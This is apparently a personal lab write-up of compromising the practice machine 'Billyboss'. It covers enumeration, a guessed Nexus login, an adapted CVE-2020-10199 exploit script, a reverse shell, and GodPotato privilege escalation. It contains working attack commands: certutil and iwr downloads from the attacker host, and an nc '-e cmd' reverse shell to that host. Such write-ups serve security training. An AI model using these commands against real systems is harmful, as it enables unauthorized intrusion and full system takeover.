

Billyboss

Key Takeaways

- Not tunneling super hard on a single application and getting a scope of the system as a whole before was a good methodology change I made here and it saved me time and frustration
- If I need another way of listing the current user because the whoami command isn't working for some reason can run: `echo %USERPROFILE%`
- Otherwise this one was actually not too bad, feels like the practice is paying off which is cool.

Walk Through

Running rustscan to get some quick enumeration going

```
rustscan -a 192.168.184.61 --ulimit 5000 | tee rustscan.out
```

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 125
80/tcp	open	http	syn-ack ttl 125
135/tcp	open	msrpc	syn-ack ttl 125
139/tcp	open	netbios-ssn	syn-ack ttl 125
445/tcp	open	microsoft-ds	syn-ack ttl 125
5040/tcp	open	unknown	syn-ack ttl 125
7680/tcp	open	pando-pub	syn-ack ttl 125
8081/tcp	open	blackice-icecap	syn-ack ttl 125
49664/tcp	open	unknown	syn-ack ttl 125
49665/tcp	open	unknown	syn-ack ttl 125
49666/tcp	open	unknown	syn-ack ttl 125
49667/tcp	open	unknown	syn-ack ttl 125
49668/tcp	open	unknown	syn-ack ttl 125
49669/tcp	open	unknown	syn-ack ttl 12

Getting autorecon running

```
sudo autorecon 192.168.184.61 --nmap-append="--min-rate=5000" --dirbuster.threads=30 -v
```

Getting an nmap scan running

```
nmap -sC -sV 192.168.184.61 -oA default_scripts
```

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd

- 139/445 smb
- 8081 a jetty server
 - nexus repo manager looks to be running on it

21 FTP

Attempting to connect to the ftp instance for an anonymous login attempt I get an error that SSL is required

```
(kali㉿kali)-[~/pg/billyboss]  
$ ftp 192.168.184.61 -a  
Connected to 192.168.184.61.  
220 Microsoft FTP Service  
534 Policy requires SSL.  
ftp: Login failed  
ftp>  
ftp> quit
```

So I downloaded ftp-ssl to try and connect to it that way

```
sudo apt install ftp-ssl
```

This yielded a different result, the server reporting that the server does not allow TLS secure connection, and that it requires SSL. At this point I didn't have any direct ideas so I choose to move on to HTTP. If I get stuck later I will come back to this.



```

(kali㉿kali)-[~/pg/billyboss/results]
$ ftp-ssl -d 192.168.184.61
Connected to 192.168.184.61.

---> PORT 192,168,45,156,185,13
530 Please login with USER and PASS.
ftp: bind: Address already in use

```



80 HTML

Opening the site hosted on port 80 I am greeted with a site with the title "Baget"

This looks like a package manager of some sort.



Looking at the documentation page for Baget

Nuget is the package manager for .Net

A Symbol server is a file server that stores debug symbols centrally on a server rather than on each developer's system. Then you can point your debugger at the symbol server to resolve symbol names.

Clicking through the links at the top of the BaGet page, the documentation one leads to the server docs page, and the upload page takes me to a page with a variety of methods to push packages to the server it seems.

This seems interesting, but doing some research on baget file upload vulnerabilities/ exploits didn't yield anything super obvious so I will come back to this later.

I want to get in the habit of examining the system as a whole before digging myself into one application in general

135 RPC

RPCdump output didn't yield anything of particular interest to me.

```
impacket-rpcdump -port 135 192.168.184.61
```

The impacket-getarch script, utilizing RPC data did highlight that the system is 64 bit architecture which is nice

```
impacket-getArch -target 192.168.184.61
```

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Gathering OS architecture for 1 machines
[*] Socket connect timeout set to 2 secs
192.168.184.61 is 64-bit
```

139 /445 SMB

looking at the enum4linux results from information gathered via SMB, it does find the netbios computer name for this server so I add that to my hosts file

```
=====
| Domain Information via SMB session for 192.168.184.61 |
=====
%94m[*] Enumerating via unauthenticated SMB session on 445/tcp%0m
%92m[+] Found domain information via SMB
NetBIOS computer name: BILLYBOSS
NetBIOS domain name: ''
DNS domain: billyboss
FQDN: billyboss
Derived membership: workgroup member
Derived domain: unknown%0m
```

I also like to attempt to manually authenticate to the server with anonymous and guest sessions using nxc, but this did also confirm the netbios computer name

```
(kali@kali) ~/pg/billyboss/results
$ nxc smb 192.168.184.61 -u '' -p ''
SMB 192.168.184.61 445 BILLYBOSS [*] Windows 10 / Server 2019 Build 18362 x64 (name:BILLYBOSS) (domain:billyboss) (signing:False) (SMBv1:False)
SMB 192.168.184.61 445 BILLYBOSS [-] billyboss\.: STATUS_ACCESS_DENIED
```

```
nxc smb 192.168.184.61 -u '' -p ''
```



Adding the name to my hosts file

```
kali@kali: ~/pg/billyboss/results
File Actions Edit View Help
GNU nano 8.4 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback

ff02::2 ip6-allrouters
#192.168.153.98 pelican
192.168.184.61 billyboss
```

8081 jetty web server

Going to the page hosted at the targets ip / port it confirms that this is a nexus repository manager server. I also get a version

Nexus Repository managery Version: OSS 3.21.0-05



In the top right there is also a login page



I attempted to login as a variety of credentials

```
admin:admin
admin:password
admin:admin123 -- this is the default

nexus:nexus is the one that worked!
```



Clicking around, under my user account settings there is a section called NuGet API key, this is what I assume I will need to push a package to the nuget server

However, the buttons are greyed out.

Browsing through the files available

Clicking through those files I either lacked the permissions to view them, or they were empty.

At this point I decide to head to google looking for exploits for that version that I found earlier

Nexus Repository managery Version: OSS 3.21.0-05

Goolging "Nexus Repository managery Version: OSS 3.21.0-05 exploit" I find

<https://www.exploit-db.com/exploits/49385>

This appears to be an authenticated RCE that works on versions 3.21.1 and below.

Looking at the code, there appears to be a few small tweaks I need to make

```
tcp_8081_http_curl-robots.txt 49385.py x _commands.log
home > kali > pg > billyboss > 49385.py
4 # Date: 27 May 2020
5 # Vendor Homepage: https://www.sonatype.com/
6 # CVE: CVE-2020-10199
7 # Tested on: Windows 10 x64
8 # References:
9 # https://securitylab.github.com/advisories/GHSL-2020-011-nxrm-sonatype
10 # https://securitylab.github.com/advisories/GHSL-2020-011-nxrm-sonatype
11 #
12 # Nexus Repository Manager 3 versions 3.21.1 and below are vulnerable
13 # to Java EL injection which allows a low privilege user to remotely
14 # execute code on the target server.
15 #
16 #!/usr/bin/python3
17
18 import sys
19 import base64
20 import requests
21
22 URL='http://192.168.184.61:8081'
23 CMD='certutil -urlcache -split -f http://192.168.45.156/test'
24 USERNAME='nexus'
25 PASSWORD='nexus'
26
27 s = requests.Session()
28 print('Logging in')
29 body = {
30     'username': base64.b64encode(USERNAME.encode('utf-8')).decode('utf-8'),
31     'password': base64.b64encode(PASSWORD.encode('utf-8')).decode('utf-8')
32 }
33 r = s.post(URL + '/service/rapture/session',data=body)
34 if r.status_code != 204:
35     print('Login unsuccessful')
```

In this first run I am just trying to see if i get command execution by hosting a web server and for the command having this script make a connection to it with certutil

```

(kali@kali)~/pg/billyboss
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.184.61 - - [19/Aug/2025 12:20:23] "GET /test HTTP/1.1" 200 -
192.168.184.61 - - [19/Aug/2025 12:20:23] "GET /test HTTP/1.1" 200 -

(kali@kali)~/pg/billyboss
$ ls
49385.py  default_scripts.gnmap  default_scripts.nmap  default_scripts.xml  results  rustscan.out  test



(kali@kali)~/pg/billyboss
$ python3 49385.py
Logging in
Logged in successfully
Command executed

(kali@kali)~/pg/billyboss
$

```

running this script with the tweaks, and my test command being run worked. So now I want to try and change the command to form a reverse shell connection

So I went to revshells to get the command for the reverse shell

I find the powershell #3 base64 encoded works well for me alot of the time so I went with that one

```
rlwrap nc -lvnp 1234
```

```

-----

PS C:\Users\nathan\Nexus\nexus-3.21.0-05>

```

The first thing that screamed out to me is that I have SeImpersonatePrivilege, which makes me think this will be a classic potato privilege escalation

Find the .net version installed on the server

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP"
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\CD
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4.0
```

based on the output looks like .net version 4 is on the system

Now I want to move a nc and godpotato binary onto the system

I seem to not get the most consistent output reported in my shell, so when i ran my usual curl and wget commands nothing was reported in my shell to tell me if

they were on the system. I was able to use the invoke-webrequest method to download my files though.

It would probably be a good idea to build a habit out of making a more stable and interactive shell session early on in my workflow. I knew I could make web request so maybe just downloading nc or a shell binary early would be smart. Anyways.

starting python web server

```
python3 -m http.server
```

downloading nc and godpotato binaries using invoke webrequest method

```
iwr -uri http://192.168.45.156/nc.exe -Outfile nc.exe
```

```
iwr -uri http://192.168.45.156/GodPotato.exe -Outfile GodPotato.exe
```

starting a nc listener on my kali box to catch the system shell

```
rlwrap nc -lvnp 1337
```

Running god potato on the target machine and telling it to use the nc binary to make a reverse shell connection back to my machine as the command run as the system user.

```
./GodPotato.exe -cmd "C:\Users\nathan\nc.exe 192.168.45.156 1337 -e cmd"
```

This worked and I got a shell in my listener. the whoami command was not working so I had to find another way of printing my user

```
C:\Users\Administrator\Desktop>echo %USERPROFILE%
echo %USERPROFILE%
C:\Windows\system32\config\systemprofile

C:\Users\Administrator\Desktop>ipconfig | findstr /i ipv4
ipconfig | findstr /i ipv4
    IPv4 Address. . . . . : 192.168.184.61

C:\Users\Administrator\Desktop>
```
